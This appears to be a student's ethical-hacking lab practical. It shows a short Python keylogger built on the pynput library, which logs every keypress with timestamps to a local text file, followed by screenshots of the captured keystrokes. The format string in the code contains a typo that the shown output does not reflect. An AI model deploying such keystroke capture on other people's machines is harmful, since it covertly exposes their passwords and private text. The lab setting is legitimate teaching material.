


**Sheth L.U.J. College Of Arts & Sir M.V. College of Science & Commerce**  
**Department Of Science**  
**Jayesh mali T084 Pract\_ 9 Ethical hacking**



The image shows a Windows desktop environment. The top window is a Python IDE titled 'Jayesh.py - C:/Users/CS-15/Desktop/Jayesh.py (3.11.5)'. It contains a Python script that uses the pynput library to listen for keyboard presses and logs them to a file named 'key\_log.txt'. The script includes comments explaining its functionality. The bottom window is a Windows Command Prompt titled 'IDLE Shell 3.11.5\*'. It shows the output of running the Python script, which prints the user's name 'Jayesh Mali', their roll number '84', and their college 'TYCS'.

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
print("Jayesh Mali \nTYCS \nRoll no - 84")
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG, format='%(asctime)s:$(message)s:')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

```
Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:30:34) [MSC v.1936 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
= RESTART: C:/Users/CS-15/Desktop/Jayesh.py
Jayesh Mali
TYCS
Roll no - 84
Jayesh Mali
...|
```

# Sheth L.U.J. College Of Arts & Sir M.V. College of Science & Commerce

## Department Of Science

### Jayesh mali T084 Pract\_9 Ethical hacking

```
key_log - Notepad
File Edit Format View Help
2024-02-14 12:43:48,523:Key.shift:
2024-02-14 12:43:48,875: 'j':
2024-02-14 12:43:49,547: 'a':
2024-02-14 12:43:50,267: 'y':
2024-02-14 12:43:50,419: 'e':
2024-02-14 12:43:50,619: 's':
2024-02-14 12:43:50,715: 'h':
2024-02-14 12:43:51,035:Key.space:
2024-02-14 12:43:51,235:Key.shift:
2024-02-14 12:43:51,758:Key.shift:
2024-02-14 12:43:51,779: 'M':
2024-02-14 12:43:51,914: 'a':
2024-02-14 12:43:52,115: 'l':
2024-02-14 12:43:52,323: 'l':
2024-02-14 12:43:53,171:Key.enter:
2024-02-14 12:43:55,627:Key.alt_1:
2024-02-14 12:43:55,731:Key.tab:
2024-02-14 12:43:57,267:Key.alt_1:
2024-02-14 12:43:57,323:Key.tab:
2024-02-14 12:43:58,011:Key.alt_1:
2024-02-14 12:43:58,075:Key.tab:
2024-02-14 12:43:58,955:Key.cmd:
2024-02-14 12:43:59,458:Key.cmd:
2024-02-14 12:43:59,490:Key.cmd:
2024-02-14 12:43:59,522:Key.cmd:
2024-02-14 12:43:59,568:Key.cmd:
2024-02-14 12:43:59,600:Key.cmd:
2024-02-14 12:43:59,631:Key.cmd:
2024-02-14 12:43:59,643:Key.print_screen:
2024-02-14 12:43:59,939:Key.alt_1:
2024-02-14 12:43:59,995:Key.tab:
2024-02-14 12:44:00,739:Key.cmd:
2024-02-14 12:44:01,235:Key.up:
2024-02-14 12:44:01,883:Key.cmd:
2024-02-14 12:44:02,388:Key.cmd:
2024-02-14 12:44:02,420:Key.cmd:
2024-02-14 12:44:02,420:Key.cmd:
Ln 1, Col 1 100% Windows (CRLF) UTF-8 31°C Smoke 12:44 14-02-2024
```

```
key_log - Notepad
File Edit Format View Help
2024-02-14 12:43:51,235:Key.shift:
2024-02-14 12:43:51,758:Key.shift:
2024-02-14 12:43:51,779: 'M':
2024-02-14 12:43:51,914: 'a':
2024-02-14 12:43:52,115: 'l':
2024-02-14 12:43:52,323: 'l':
2024-02-14 12:43:53,171:Key.enter:
2024-02-14 12:43:55,627:Key.alt_1:
2024-02-14 12:43:55,731:Key.tab:
2024-02-14 12:43:57,267:Key.alt_1:
2024-02-14 12:43:57,323:Key.tab:
2024-02-14 12:43:58,011:Key.alt_1:
2024-02-14 12:43:58,075:Key.tab:
2024-02-14 12:43:58,955:Key.cmd:
2024-02-14 12:43:59,458:Key.cmd:
2024-02-14 12:43:59,490:Key.cmd:
2024-02-14 12:43:59,522:Key.cmd:
2024-02-14 12:43:59,568:Key.cmd:
2024-02-14 12:43:59,600:Key.cmd:
2024-02-14 12:43:59,631:Key.cmd:
2024-02-14 12:43:59,643:Key.print_screen:
2024-02-14 12:43:59,939:Key.alt_1:
2024-02-14 12:43:59,995:Key.tab:
2024-02-14 12:44:00,739:Key.cmd:
2024-02-14 12:44:01,235:Key.up:
2024-02-14 12:44:01,883:Key.cmd:
2024-02-14 12:44:02,388:Key.cmd:
2024-02-14 12:44:02,420:Key.cmd:
2024-02-14 12:44:02,451:Key.cmd:
2024-02-14 12:44:02,482:Key.cmd:
2024-02-14 12:44:02,529:Key.cmd:
2024-02-14 12:44:02,560:Key.cmd:
2024-02-14 12:44:02,591:Key.cmd:
2024-02-14 12:44:02,619:Key.print_screen:
Ln 1, Col 1 100% Windows (CRLF) UTF-8 31°C Smoke 12:44 14-02-2024
```